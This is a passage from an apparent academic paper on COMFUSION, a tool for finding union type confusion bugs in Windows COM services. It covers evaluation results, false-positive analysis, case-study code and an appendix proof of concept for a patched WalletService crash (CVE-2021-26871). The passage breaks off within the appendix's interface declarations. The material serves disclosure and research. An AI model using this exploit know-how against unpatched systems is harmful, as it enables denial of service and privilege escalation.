Finally, COMFUSION automatically checks whether a union type confusion bug is triggered during fuzzing. COMFUSION identifies a union type confusion if a union member can be used in the same location with multiple values for its discriminant. COMFUSION tries all possible values for a discriminant, which are obtained by static analysis, at the potentially vulnerable location. If fuzzing successfully reaches the suspicious location using all possible values for the discriminant, COMFUSION determines that a type confusion bug is triggered. Thus, a PoC is successfully constructed.

The current version of the fuzzing component requires manual construction of the test harness, which may require considerable engineering effort. In practice, it is only used to generate PoCs for complicated code and to reduce manual analysis effort. Future work will also focus on developing more automated fuzzing solutions.

4 Discussions and Limitations

In this section, we discuss the certain limitations of COMFUSION that can be lifted and resolved in future works.

4.1 Extracting COM Objects

In our evaluations, some MIDL files were not exported (more precisely, 13,055 on Windows 10 version 1809, 13,127 on Windows 10 version 21H2, and 12,649 on Windows 11 version 21H2). This could be rooted in the internal issues of OleViewDotNet with MIDL recovery. According to our statistics, the MIDL files that were not recovered mainly pertained to two interfaces, *i.e.,* `IUnknown` and `IMarshal`. They accounted for the majority of the MIDL files that were not successfully recovered. According to our investigation, these missing MIDL files are mainly related to basic interfaces of Windows COM. Most of them are not linked to the functions that have union parameters. A possible reason behind this problem is that OleviewDotNet exports MIDL dynamically, but some COM servers cannot be successfully activated before their dependencies are satisfied. This is still a point that requires more exploration in the future.

Incompatibility with Windows 11: OleViewDotNet is not fully compatible with Windows 11 when it comes to extracting MIDL files. This issue causes the extracted MIDL files to be sometimes wrong. Unions are not always recognized correctly, especially the system-defined ones. OleViewDotNet always mistakes `VARIANT` type variables for `FC_USER_MARSHAL` type ones. In practice, most sensitive interface functions (*e.g.,* 1,307/1,801 on Windows 10 1809) take `VARIANT` type parameters. As a result, we cannot efficiently recognize the sensitive interface functions and the incompatibility of OleViewDotNet with Windows 11 gives the false impression that Windows 11 has less functions of such kind.

4.2 Exploring Union Declaration

As explained in Section 3.3, if the discriminant is not explicitly specified in a recovered MIDL file, we observe that the adjacent member before the declaration of the non-encapsulated union is the discriminant. However, in practice, this approach is not always accurate, and some discriminants may not be correctly recovered from the MIDL, leading to the creation of false negatives and false positives.

In practice, some false positives were created due to OleViewDotnet recognizing `PROPVARIANT` variables as encapsulated unions. The discriminant of `PROPVARIANT` type is not located right before the union member. Since the `PROPVARIANT` type has unique and apparent legitimate discriminant values and memory layout, we fixed the wrong MIDL files by directly adding a corrective rule, and no more false positives of this kind appeared. However, this solution may not always work on different platforms, and attention should be paid to this issue when detecting union type confusions in the future.

4.3 Taint Propagation and Symbolic Execution

COMFUSION only considers the union parameters that have `[In]` or `[In,Out]` attribute as sensitive arguments (refer to Section 3.4.1). However, some arguments with `[In,Out]` attribute are accessed only by 'write' operations, leading to the creation of false positives (Refer to Type I in Section 5.3).

COMFUSION implements the taint propagation and symbolic execution together by using Angr. Both of them share the same execution trace-trimming strategy. As explained, to improve the efficiency, we choose to stop analyzing when the three preset thresholds *i.e.,*LOOP_THOLD, CALL_THOLD and CALL_THOLD are exceeded. We skip the functions whose addresses cannot be inferred. Some execution traces will also be trimmed and probably lead to false negatives.

When COMFUSION encounters the external functions, address-taken functions or functions that are called too deep, it replaces their return values with symbolic alternatives. However, they always keep True or False values in practice, leading to the creation of Type III false positives in Section 5.3.

4.4 Checking Strategies

Incorrect Estimation of the Number of Function Arguments: As described before, when COMFUSION encounters a function from another binary, it does not execute it and only checks whether it has taken a union member as a parameter or not. We do not know exactly how many parameters each function uses. If we check too few parameters *e.g.,* zero parameters in the most extreme case, false negatives will appear. If we check too many parameters *e.g.,* all the variables stored in parameter registers as well as current stack, high false positives will appear. To balance, we choose to check the first four possible arguments, *i.e.,* the values stored in `rcx`,`rdx`, `r8`, and `r9`. This strategy may generate false positives (Refer to Type II in Section 5.3) and false negatives.

Reasonable Multiple Values of Discriminant: COMFUSION reports a union type confusion when a union member is used and its discriminant can take more than one possible value. However, sometimes a union can have multiple legitimate discriminants, leading to false positives. For instance, when the discriminant of `VARIANT` is equal to `0x9`, the union member is a pointer of `IDISPATCH` kind, and when it is `0xd`, the union member is a pointer of `IUNKNOWN` kind. Both `IDISPATCH` and `IUNKNOWN` have the function `QueryInterface`, and programmers can call this function the same way no matter if the discriminant is `0x9` or `0xd`. In our implementation, we have added a rule to filter this specific type of false positive. Attention should be paid to this issue when detecting union type confusions in the future.

Type Confusion with Proper Checking: COMFUSION assumes that union type confusion does not occur when the discriminant has only one value. However, the COM server may still interpret the union member as other types (*e.g.,* the discriminant indicates that the union member is an **`int`**, but

it is used as a string pointer). Unfortunately, COMFUSION cannot detect such type confusions, which may lead to false negatives. To address this issue, we need to infer the desired type of the used union member. In the special case that a union member is treated as a pointer, we have to guess the type of that pointer, which is an interesting and challenging task. We plan to tackle this problem in our future research.

4.5 Using COMFUSION in Other Platforms

For executable binaries, the key challenge in detecting union type confusions is to recover the information of union variables and their discriminants. If this information is accessible, our solution can be applied in other platforms too. For example, Windows Remote Procedure Call (RPC) also uses MIDL to describe its interfaces. The existing tools such as RPCView [27] can export the MIDL file, binary file, and address of implementation of interface function, for each interface of each running RPC server on Windows. It only needs some engineering effort to export them automatically (*e.g.,* customize the RPCView) and the following *Phases 2-4* of COMFUSION can also be applied to WinRPC server binaries. In contrast, source code, if is available, has rich information with which union variables can easily be located.

5 Evaluation

COMFUSION is implemented in Python (1,929 code lines), Powershell (352 code lines) and C++ (711 code lines). It extracts COM objects based on the Powershell model of OleViewDotNet. COMFUSION uses Angr to implement the taint propagation and symbolic execution procedures. Cppcheck [28] is employed to perform lexical and syntactic analysis of the extracted MIDL files. The monitor in the fuzzing component is implemented based on TitanEngine [29], which is a Windows debugging tool. We evaluate COMFUSION by analyzing all the COM objects registered in Windows 10 (version 1809 build 17763.678), Windows 10 (version 21H2 build 19044.1949) and Windows 11 (version 21H2 build 22000.856). The operating systems are configured with their default settings, running on an i7-10700 desktop machine with 32GB of memory. In practice, we set LOOP_THOLD to 2, CALL_THOLD to 5 and TOTAL_THOLD to 10,000. With this setup, analyzing Win10-1809, Win10-21H2, Win11-21H2 takes 387 minutes, 406 minutes, and 74 minutes, respectively. To evaluate the precision of COMFUSION, we manually analyze and confirm the exposed union type confusions. Our evaluation answers the following four questions:

- RQ1: How effective is COMFUSION in analyzing off-the-shelf COM binaries for sensitive interface functions?
- RQ2: How precisely can COMFUSION identify union type confusions?
- RQ3: If there are false positives, how are they generated?
- RQ4: How dangerous are those union type confusion bugs? Can they cause severe damages?

5.1 RQ1: Identifying Sensitive Interface Functions

Table 1: Statistics of COM objects: sensitive interface functions found by COMFUSION.

Platform	#COMs	#Bins	#Funcs	#Intfs Funcs	#Sens
Win10 1809	26929	1316	1945915	62555	1801
Win10 21H2	26124	1241	2028735	60326	1728
Win11 21H2	26142	1305	2461951	60849	411

COMs: Exported COM Objects. Bins: Exported COM server binaries. Funcs: All functions in exported COM server binaries. Intfs Funcs: Interface functions in exported COM server. Sens: Sensitive interface functions in exported COM server.

In almost all releases of Windows operating system, COM serves as a major underlying software. As shown in Table 1, there are around two million functions in the COM of Windows 10 and 11. If we wanted to search for union type confusions in such a big pool of functions manually, it would be extremely time-consuming. COMFUSION shrinks the search space by employing techniques such as DAG construction and taint propagation. The more unrelated functions are excluded, the more efficient COMFUSION can then expose union type confusions in sensitive interface functions.

In this subsection, we want to evaluate how efficiently the first and second phases of COMFUSION shrink the size of search space. As we can see from the results in Table 1, in Windows 10 version 1809, a total of 26,929 COM objects have been identified by the combination of `CLSID` and `IID` in 1,316 COM binaries. There are also 62,555 interface functions in this release of Windows. After running Phase 1 and 2 of COMFUSION, we got 1,801 sensitive interface functions. COMFUSION similarly reports 1,728 and 411 sensitive interface functions for Windows 10 version 21H2 and Windows 11 version 21H2, respectively. Exposure of union type confusions in the next phase becomes more efficient because in this phase, the search space has substantially been reduced.

5.2 RQ2: Exposing Union Type Confusions

In this subsection, we evaluate how precisely COMFUSION identifies union type confusion bugs. Table 2 shows the union type confusion bugs reported by COMFUSION in Phase 3. In Windows 10 version 1809, COMFUSION identified 38 union type confusions with 18 false positives (47.4% False Discovery rate). In Windows 10 version 21H2, COMFUSION identified 31 UCs with 17 false positives (54.9% FD rate). In Windows 11 version 21H2, COMFUSION exposed 9 union type confusions with 7 false positives (77.8% FD rate).

Table 2: Summary of the union type confusions reported by COMFUSION.

Platform	#UC	#FP	#FDR	#FPS	#TP	#TPS
Win10 1809	38	18	47.4%	1(FP_I) 10(FP_II) 7(FP_III)	20	11(CoP) 9(CoNP)
Win10 21H2	31	17	54.9%	0(FP_I) 12(FP_II) 5(FP_III)	14	6(CoP) 8(CoNP)
Win11 21H2	9	7	77.8%	0(FP_I) 7(FP_II) 0(FP_III)	2	2(CoP) 0(CoNP)

UC: Union Type Confusion. FP: False Positive. FDR: False Discovery Rate. FP_I, FP_II, FP_III: Number of three types of false positives. TP: True Positives. CoP: Confusion of Pointers. CoNP Confusion of Non-Pointers.

We have classified the discovered union type confusions into two groups: 1) Type Confusion of Pointer (CoP) and 2) Type Confusion of Non-pointer (CoNP). The CoP group refers to the type confusion bugs that involve pointers, *e.g.,* a COM server wrongly treats a union (whose type is not a pointer) as a pointer. The CoNP group refes to the type confusion bugs that do not involve pointers, *e.g.,* a COM server wrongly treats a union, whose type is `int`, as `char`. COMFUSION totally reported 19 CoPs and 17 CoNPs. The 19 reported CoPs can directly cause the target program to crash, while the 17 CoNPs may not necessarily cause real damage to date. However, we choose to report the CoNP ones as bugs because we believe the CoNPs are genuine union type confusions and may cause damage under some specific circumstances, *e.g.,* in the case of regression bugs [30]. Section 5.4.2 provides an example of the potential damage that can be caused by a CoNP.

Table 3 provides the details of 19 CoPs that have been confirmed to have the capability of corrupting memory. For each confirmed bug, we list its influenced applications or binaries (Column 1), its Windows version (Column 2), its function name (Column 3), its security impact (Column 4), and its status (Column 5). Among these bugs, five can cause elevation of privilege problems. An attacker can gain unlimited privileges from those PoC exploits. The other CoPs can create denial-of-service problems in memory. CoP #5 is not given a CVE is that the Microsoft developer who investigated the case thought it may not cause significant damage. For other 14 CoPs, we have not found an existing off-the-shelf program or service that runs the corresponding COM server. Hence, we construct PoCs by creating our own COM server using these binaries, and we can directly crash it. These CoPs are also recognized as not causing significant damage. However, we believe that these vulnerabilities are still bugs since if someone can locate the corresponding COM server, they can construct the PoC conveniently.

5.3 RQ3: Exploring False Positives

We delved into the details of exposed bugs as well as false positives. Based on our analyses, we can summarize three types of false positives as discussed below.

5.3.1 Type I: Only 'Write' but No 'Read'

COMFUSION only considers the parameters that have `[In]` or `[In,Out]` attribute as sensitive arguments (refer to Section 3.4.1). However, some arguments with the `[In,Out]` attribute are accessed only by 'write' but not 'read' operations. This is actually not a union type confusion since the data from COM client has never been used anywhere. Therefore, COMFUSION raises a false positive here. COMFUSION can recognize the 'write' operations onto union members, as the writing operation will delete the taint from the specific memory or register. However, Type I false positives still exist because union members are sometimes written in functions implemented in other binaries. In our experiments, COMFUSION reported 1 Type I false positive in Windows 10 1809.

5.3.2 Type II: Mismatch in the Number of Function Arguments

As introduced in Section 3.5.3, COMFUSION checks the first four parameters when it encounters the functions implemented in other binaries. However, if the target function does not have that many arguments, a false positive may happen as the union member is not actually passed to the function. In our experiments, COMFUSION reported 29 Type II false positives, ten in Windows 10 1809, twelve in Windows 10 21H2, and seven in Windows 11 21H2.

Type III false positive.

```
1  int func(int a1, VARIANT* a2) {
2      int v1, v2;
3      if (a1) {/*......*/ }
4      else {
5          /*......*/
6          /* v2==true or v2==false ?*/
7  v2=true, if (v2) {
8  check        if (a2->vt != 3) {
9                   return 0;
10                } Discriminant
11 }
12     }
13     int v1 = a2->parray;
14 }
```

v2=false, no check, type confusion occurs

Figure 8: Examples of Type III false positives.

5.3.3 Type III: Discriminant Checking Affected by Wrongly-assigned Symbolic Variable

We discuss this kind of false positives by the example presented in Figure 8. In this example, `a2` is a system-defined

Table 3: 19 union type confusions of pointers (CoP) discovered by COMFUSION. For security reasons, we do not publish the full names of vulnerable functions.

	Affected Applications or Binaries	Windows Version	Function Name	Impact	Status
1	UPnPhost service	Windows 10 1809	OnXXXXedSafe	Elevation of Privilege	CVE-2020-1519
2	WalletService	Windows 10 1809	WaXXXXPropertyValue	Elevation of Privilege	CVE-2021-26871
3	Diagnostic Execution Service	Windows 10 1809	ComXXXXents	Elevation of Privilege	CVE-2020-1393
4	Diagnostic Execution Service	Windows 10 1809	GetXXXXdates	Elevation of Privilege	CVE-2020-1130
5	UPnPhost service	Windows 10 1809	HrQXXXXble	Elevation of Privilege	Confirmed
6-7	ieframe.dll (***two CLSIDs***)	Windows 10 1809	NaXXXXBindCtx	Denial of Service	Confirmed
8	ieframe.dll	Windows 10 1809	CDXXXXxec(Line 74)	Denial of Service	Confirmed
9	ieframe.dll	Windows 10 1809	CDXXXXxec(Line 75)	Denial of Service	Confirmed
10	ieframe.dll	Windows 10 1809	_CXXXXDialog	Denial of Service	Confirmed
11	exploreframe.dll	Windows 10 1809	SHXXXXbject	Denial of Service	Confirmed
12-13	ieframe.dll (***two CLSIDs***)	Windows 10 21H2	NaXXXXBindCtx	Denial of Service	Confirmed
14	ieframe.dll	Windows 10 21H2	CDXXXXxec(Line 74)	Denial of Service	Confirmed
15	ieframe.dll	Windows 10 21H2	CDXXXXxec(Line 75)	Denial of Service	Confirmed
16	ieframe.dll	Windows 10 21H2	_CXXXXDialog	Denial of Service	Confirmed
17	ieframe.dll	Windows 10 21H2	CDoXXXcView	Denial of Service	Confirmed
18	WMSPDMOE.DLL	Windows 11 21H2	CWXXXXrite(Line 104)	Denial of Service	Confirmed
19	WMSPDMOE.DLL	Windows 11 21H2	CWXXXXrite(Line 139)	Denial of Service	Confirmed

union pointer with the discriminant `a2->vt`. COMFUSION reports a bug in this example because an access to a union member (Line 13) is not properly checked when `v2` is **`false`**. However, this is actually a false positive. According to our investigations, `v2` is a return value of a too-deeply called function. Therefore, we choose not to execute it and assign a symbolic value to the return parameter. In fact, `v2` is always **`true`**. Therefore, the union type confusion in Line 13 never happens since Line 8 is always executed. In our experiments, COMFUSION reported twelve Type III false positives, seven in Windows10 1809 and five in Windows10 21H2.

5.4 RQ4: Exploiting Vulnerabilities

In this section, we give two example cases to show how CoP and CoNP can possibly be exploited.

5.4.1 Case Study I: CoP

In CoPs bugs, COM server treats a non-pointer variable as a pointer, leading to a memory error. We first do a case study on the CoP group based on a discovered real-world vulnerability. COMFUSION reported this vulnerability in `WalletService.dll`, which is part of the service `WalletService`. The vulnerability is triggered by a type confusion in the `PROPVARIANT` data type (i.e., a system defined sensitive structure). Figure 9(a) demonstrates the root cause of this vulnerability. It exists in `WaXXXXPropertyValue` function whose third parameter `var` conforms to the type of sensitive structure `PROPVARIANT`. Line 6 assumes that `var` is a `BSTR`, which is a pointer to a string, without checking its discriminant before usage. If an attacker sets the type of `var` to integer, the value of `var` will still be regarded as a pointer. Any future access to this pointer will cause arbitrary read issues, and will lead to information leakage. When constructing the PoC for this vulnerability, we set the value to an illegal memory address, which makes `WalletService` crash. This vulnerability was submitted to Microsoft and CVE-2021-26871 was assigned to it. Since the vulnerability has been fixed, we show its PoC in the Appendix.

Discussion: We further discuss how CoPs cause damage in memory. If vulnerable code directly performs a 'read' or 'write' operation on the arbitrarily specified address, an Arbitrary Address Read (AAR) or Arbitrary Address Write (AAW) occurs. A union type confusion between normal variable and pointer causes AAR or AAW because an attacker can assign any value for the address that will be accessed. COM server will crash if the target address is invalid, which means a denial of service. More seriously, when a COM server runs in a high privilege account such as the administrator, an attacker can obtain the same privileges as the the COM server by constructing an appropriate sequence of memory read and write operations. This is commonly known as privilege escalation.

5.4.2 Case Study II: CoNP

Unlike the CoP group bugs, CoNP ones do not damage the memory directly, because an attacker cannot construct an invalid pointer to exploit those bugs. However, CoNP bugs may still cause security problems. Figure 9(b) shows an example of exploitable CoNP bugs. For simplicity, we do not follow the COM development requirements to implement and register a COM server. Instead, we use direct function calls to simulate the process. However, one would get the same result if he/she did the implementation based on the COM development requirements. Lines 1-8 simulate the interface function of a COM server, which will generate a string containing character `A`. It reads a **`short`** value from `VARIANT p` without checking its type. Line 5 allocates a block of memory

(a) Case Study I

```
1  __int64 __fastcall
2  WaXXXXPropertyValue(
3      __int64 a1, int a2, const PROPVARIANT* var)
4  {
5    /*...*/
6    str = var->pszVal;//Access union of var without check
7    if (str)
8    {
9      length = -1i64;
10     do
11       ++length;
12     while (*(_WORD*)&str[2 * length]);
13     // Treat str as a pointer
14     }
15     /*...*/
16 }
```

(b) Case Study II

```
1  HRESULT GetMagicMemory(VARIANT* p, char** out) {
2      // Treat union member as short without check.
3      short size = p->iVal;
4      // Target size is different from expected.
5      *out = (char*)malloc(size);
6      memset(*out, 0x41, size);
7      return 0;
8  }
9
10 int wmain()
11 {
12     VARIANT p;
13     p.vt = VT_INT;
14     p.intVal = 0x100ff;
15     char* out = 0;
16     GetMagicMemory(&p, &out);
17     printf("%c\n", out[0x10000]);
18     return 0;
19 }
```



Figure 9: Two cases reported by COMFUSION.

with the size of `p->iVal`. Line 6 sets the value of the memory. The vulnerability resides in the constructed COM client `wmain` (Line 10). The client requires a block of memory of size *0x100ff* and it sets `p` as an integer type. However, the COM server does not check the type of `p` and interprets it as a `short` variable. The client gets a memory space of size *0xff* eventually, leading to an out-of-bound read in Line 17.

Discussion: Although this is not a real-world example and does not harm the COM server but could harm the COM client. However, in practice, the client and server may belong to the same software (*e.g.,* IE Browser). Therefore, it is essential that the COM server checks any union that is passed from the COM client. Otherwise, the COM client may become corrupted and make the software show unexpected behavior. That is why we have chosen to report the CoNPs. Identifying whether a CoNP triggers unexpected behavior always requires code analysis at the client side. However, locating the invocations of an interface function is beyond the scope of this paper, and we do not analyze client codes.

6 Related Work

Type Confusion of C++ Class. At the source code level, researchers utilize type information such as RTTI (Run-Time Type Information), virtual function table, and bounds of types to detect type confusions caused by class downcast [4–8]. For example, TypeSan [4] instruments all allocation operations to store the layout of the allocated objects and checks each downcast of class by instrumenting downcast-related functions. Since unions and structures do not contain the information that classes have, none of these methods can be used to detect union type confusion. EfficientSan [5] and Bintyper [9] try detecting type confusions by checking whether an access to a union can go out of its bounds or not. However, since the memory of a union has the maximum possible size, even if a type confusion occurs, it will not access the area outside the legal boundary.

Union-related Type Confusion: Source code contains rich type information about unions, and some attempts were made to detect union type confusions on compilable source code [10, 11], which cannot be used in binary. Libcrunch [10] proposed to store the written data type of a union every time and check if the interpreted type conforms to the last-written one when it is read. However, this approach is not suitable for detecting union type confusions in COM, because the writing and reading operations are performed separately by COM client and COM server, respectively. Even if the last written type in a COM client conforms to the read type in the associated COM server, we cannot say that COM server has no type confusion because an attacker has the potential to construct another malicious union in his/her own COM client.

Type Recovery: At the binary level, we cannot precisely detect type confusions without having type information. Some works intend to reconstruct class hierarchies for C++ programs [12, 31]. MARX [31] utilizes static analysis to find the relations of virtual tables. However, these solutions have strong preconditions, such as the availability of class virtual tables, constructors or destructors, which do not exist in unions. The most recent work is OSPERY [13], which intends to recover type information for structures. Yet, it fails to effectively recover unions and only recognizes them as one type of a member of the original union.

7 Conclusion

In this paper, we proposed COMFUSION, the first tool for discovering union type confusion vulnerabilities in Windows COM. COMFUSION applied taint analysis and symbolic execution based on MIDL files to identify union type confusions in COM objects. COMFUSION analyzed 79,195 COM objects and discovered 36 union type confusions, of which four that run in high privilege services are now given four CVE identifiers.

References

[1] The component object model - win32 apps | microsoft docs. https://docs.microsoft.com/en-us/windows/win32/com/the-component-object-model. (Accessed on 03/30/2022).

[2] Component object model. https://en.wikipedia.org/wiki/Component_Object_Model. (Accessed on 04/18/2022).

[3] Project zero at google. https://googleprojectzero.blogspot.com/2015/06/what-is-good-memory-corruption.html. (Accessed on 04/18/2022).

[4] Istvan Haller, Yuseok Jeon, Hui Peng, Mathias Payer, Cristiano Giuffrida, Herbert Bos, and Erik Van Der Kouwe. Typesan: Practical type confusion detection. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 517–528, 2016.

[5] Gregory J Duck and Roland HC Yap. Effectivesan: type and memory error detection using dynamically typed c/c++. In *Proceedings of the 39th ACM SIGPLAN Conference on Programming Language Design and Implementation*, pages 181–195, 2018.

[6] Yuseok Jeon, Priyam Biswas, Scott Carr, Byoungyoung Lee, and Mathias Payer. Hextype: Efficient detection of type confusion errors for c++. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 2373–2387, 2017.

[7] Byoungyoung Lee, Chengyu Song, Taesoo Kim, and Wenke Lee. Type casting verification: Stopping an emerging attack vector. In *24th USENIX Security Symposium (USENIX Security 15)*, pages 81–96, 2015.

[8] Chengbin Pang, Yunlan Du, Bing Mao, and Shanqing Guo. Mapping to bits: Efficiently detecting type confusion errors. In *Proceedings of the 34th Annual Computer Security Applications Conference*, pages 518–528, 2018.

[9] Dongjoo Kim and Seungjoo Kim. Bintyper: Type confusion detection for c++ binaries.

[10] Stephen Kell. Dynamically diagnosing type errors in unsafe code. *ACM SIGPLAN Notices*, 51(10):800–819, 2016.

[11] Ghostscript type confusion: Using variant analysis to find vulnerabilities | github security lab. https://securitylab.github.com/research/ghostscript-type-confusion/. (Accessed on 03/26/2022).

[12] Rukayat Ayomide Erinfolami and Aravind Prakash. Declassifier: Class-inheritance inference engine for optimized c++ binaries. In *Proceedings of the 2019 ACM Asia Conference on Computer and Communications Security*, pages 28–40, 2019.

[13] Zhuo Zhang, Yapeng Ye, Wei You, Guanhong Tao, Wenchuan Lee, Yonghwi Kwon, Yousra Aafer, and Xiangyu Zhang. Osprey: Recovery of variable and data structure via probabilistic analysis for stripped binary. In *2021 IEEE Symposium on Security and Privacy (SP)*, pages 813–832. IEEE, 2021.

[14] union attribute - win32 apps | microsoft learn. https://learn.microsoft.com/en-us/windows/win32/midl/union. (Accessed on 09/29/2022).

[15] Variant (oaidl.h) - win32 apps | microsoft docs. https://docs.microsoft.com/en-us/windows/win32/api/oaidl/ns-oaidl-variant. (Accessed on 12/30/2021).

[16] Propvariant (propidlbase.h) - win32 apps | microsoft learn. https://learn.microsoft.com/en-us/windows/win32/api/propidlbase/ns-propidlbase-propvariant. (Accessed on 09/27/2022).

[17] Inter-object communication - win32 apps | microsoft learn. https://learn.microsoft.com/en-us/windows/win32/com/inter-object-communication. (Accessed on 09/20/2022).

[18] Preventing the exploitation of structured exception handler (seh) overwrites with sehop | msrc blog | microsoft security response center. https://msrc.microsoft.com/blog/2009/02/preventing-the-exploitation-of-structured-exception-handler-seh-overwrites-with-sehop/. (Accessed on 05/03/2023).

[19] Data execution prevention - win32 apps | microsoft learn. https://learn.microsoft.com/en-us/windows/win32/memory/data-execution-prevention. (Accessed on 05/03/2023).

[20] https://pax.grsecurity.net/docs/aslr.txt. https://pax.grsecurity.net/docs/aslr.txt. (Accessed on 05/03/2023).

[21] tyranid/oleviewdotnet: A .net ole/com viewer and inspector to merge functionality of oleview and test container. https://github.com/tyranid/oleviewdotnet. (Accessed on 04/16/2022).

[22] [ms-oaut]: Variant type constants | microsoft learn. https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-oaut/3fe7db9f-5803-4dc4-9d14-5425d3f5461f. (Accessed on 10/09/2022).

[23] [ms-mqmq]: Propvariant type constants | microsoft learn. https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-mqmq/876f9674-752a-4d9b-bf8b-7212c6c9a6b4. (Accessed on 10/09/2022).

[24] Yan Shoshitaishvili, Ruoyu Wang, Christopher Salls, Nick Stephens, Mario Polino, Audrey Dutcher, Jessie Grosen, Siji Feng, Christophe Hauser, Christopher Kruegel, and Giovanni Vigna. Sok: (state of) the art of war: Offensive techniques in binary analysis. 2016.

[25] Roberto Baldoni, Emilio Coppa, Daniele Cono D'elia, Camil Demetrescu, and Irene Finocchi. A survey of symbolic execution techniques. *ACM Computing Surveys (CSUR)*, 51(3):1–39, 2018.

[26] Fangming Gu, Qingli Guo, Lian Li, Zhiniang Peng, Wei Lin, Xiaobo Yang, and Xiaorui Gong. COMRace: Detecting data race vulnerabilities in COM objects. In *USENIX Security'22*, 2022.

[27] Rpcview. https://www.rpcview.org/. (Accessed on 01/06/2022).

[28] danmar/cppcheck: static analysis of c/c++ code. https://github.com/danmar/cppcheck. (Accessed on 04/16/2022).

[29] x64dbg/titanengine: Debug engine for x64dbg. https://github.com/x64dbg/TitanEngine. (Accessed on 10/04/2022).

[30] Xiaogang Zhu and Marcel Böhme. Regression greybox fuzzing. In *Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security*, CCS '21, page 2169–2182, New York, NY, USA, 2021. Association for Computing Machinery.

[31] Andre Pawlowski, Moritz Contag, Victor van der Veen, Chris Ouwehand, Thorsten Holz, Herbert Bos, Elias Athanasopoulos, and Cristiano Giuffrida. Marx: Uncovering class hierarchies in c++ programs. In *NDSS*, 2017.

Appendix

A PoC of CVE-2021-26871

```
#define _CRT_SECURE_NO_WARNINGS
#include <tchar.h>
#include<iostream>
#include<stack>
#include<string>
#include<ctype.h>
#include<algorithm>
#include<cstring>
#include<Windows.h>
#include <atlbase.h>
#include <atlcom.h>
#include <atlctl.h>
#include <comdef.h>
#include <wrl\client.h>
#include <wrl\wrappers\corewrappers.h>
#include <winerror.h>
#include <windows.foundation.h>

#pragma comment(lib, "runtimeobject.lib")
using namespace std;
using namespace Microsoft::WRL;
using namespace Microsoft::WRL::Wrappers;
using namespace ABI::Windows::Foundation;

class __declspec(uuid("21f1a452-9759-48a5-8d9b-bbd859ef89ee"))
      IWalletCustomProperty : public IUnknown {
public:
      virtual HRESULT __stdcall GetLabel(struct
           tagPROPVARIANT* p0);
      virtual HRESULT __stdcall SetLabel(struct
           tagPROPVARIANT* p0);
      virtual HRESULT __stdcall GetValue(struct
           tagPROPVARIANT* p0);
      virtual HRESULT __stdcall SetValue(struct
           tagPROPVARIANT* p0);
      virtual HRESULT __stdcall Proc7( /* ENUM32 */
           uint32_t* p0);
      virtual HRESULT __stdcall Proc8( /* ENUM32 */
           uint32_t p0);
      virtual HRESULT __stdcall GetGroup( /* ENUM32 */
           uint32_t idx, /* ENUM32 */ uint32_t* v1,
           uint32_t* v2);
      virtual HRESULT __stdcall SetGroup( /* ENUM32 */
           uint32_t idx, /* ENUM32 */ uint32_t v1, uint32_t
            v2);
};
class __declspec(uuid("16083582-9360-4758-8978-46970ae14999"))
      IWalletItem : public IUnknown {
public:
      virtual HRESULT __stdcall GetId(int64_t* p0);
      virtual HRESULT __stdcall HasPendingChanges( /*
           ENUM32 */ uint32_t* p0, int64_t p1, int64_t* p2);
      virtual HRESULT __stdcall GetType( /* ENUM32 */
           uint32_t* p0);
      virtual HRESULT __stdcall GetPropertyValue( /* ENUM32
            */ uint32_t p0, tagPROPVARIANT* p1);
      virtual HRESULT __stdcall SetPropertyValue( /* ENUM32
            */ uint32_t p0, tagPROPVARIANT* p1);
      virtual HRESULT __stdcall GetPropertyMaxSize( /*
           ENUM32 */ uint32_t p0, int64_t* p1);
      virtual HRESULT __stdcall HasPendingChange( /* ENUM32
            */ uint32_t p0, int64_t* p1);
      virtual HRESULT __stdcall CreateCustomProperty(
           IWalletCustomProperty** p0);
      virtual HRESULT __stdcall GetCustomProperty(wchar_t*
           p0, IWalletCustomProperty** p1);
      virtual HRESULT __stdcall SetCustomProperty(wchar_t*
           p0, IWalletCustomProperty* p1);
      virtual HRESULT __stdcall GetCustomPropertyValue(
           wchar_t* p0, tagPROPVARIANT* p1, tagPROPVARIANT*
           p2, /* ENUM32 */ uint32_t* p3);
      virtual HRESULT __stdcall SetCustomPropertyValue(
           wchar_t* p0, struct Struct_97* p1, struct
           Struct_97* p2, /* ENUM32 */ uint32_t p3);
      virtual HRESULT __stdcall Proc15(VARIANT* p0);
      virtual HRESULT __stdcall Proc16( /* ENUM32 */
           uint32_t p0, VARIANT* p1);
      virtual HRESULT __stdcall Proc17(int64_t* p0);
      virtual HRESULT __stdcall Proc18();
      virtual HRESULT __stdcall Proc19( /* ENUM32 */
           uint32_t p0);
      virtual HRESULT __stdcall Proc20(IWalletItem* p0);
      virtual HRESULT __stdcall Proc21( /* ENUM32 */
           uint32_t* p0);
      virtual HRESULT __stdcall Proc22(int64_t* p0);
};
class __declspec(uuid("14ff27de-1dc9-4617-8ed3-9a042d52391f"))
      IWalletItemList : public IUnknown {
public:
      virtual HRESULT __stdcall HasPendingChanges( /*
           ENUM32 */ uint32_t* p0);
      virtual HRESULT __stdcall GetItemCount(ULONG* p0);
      virtual HRESULT __stdcall GetItemAt(int64_t p0,
           IWalletItem** p1);
      virtual HRESULT __stdcall Proc6(int64_t p0);
      virtual HRESULT __stdcall Proc7(int64_t p0, int64_t* p1
           );
      virtual HRESULT __stdcall Proc8(int64_t p0, int64_t* p1
           );
      virtual HRESULT __stdcall Proc9(int64_t p0, /* ENUM32
            */ uint32_t* p1);
      virtual HRESULT __stdcall Proc10(IWalletItemList* p0);
};
class __declspec(uuid("b9860518-0cdf-4dba-a981-807f3cbdc80a"))
      IWalletX : public IUnknown {
public:
      virtual HRESULT __stdcall Proc3(IWalletItemList** p0);
      virtual HRESULT __stdcall Proc4(IWalletItemList** p0);
      virtual HRESULT __stdcall Proc5(wchar_t* p0,
           IWalletItem** p1);
      virtual HRESULT __stdcall Proc6();
      virtual HRESULT __stdcall Proc7(void** p0);
      virtual HRESULT __stdcall Proc8(void** p0);
      virtual HRESULT __stdcall Proc9(IWalletItem* p0, /*
           ENUM32 */ uint32_t p1);
      virtual HRESULT __stdcall Proc10(int64_t p0, int64_t*
           p1);
      virtual HRESULT __stdcall CreateWalletItem( /* ENUM32
            */ uint32_t p0, IWalletItem** p1);
      virtual HRESULT __stdcall Proc12(wchar_t* p0,
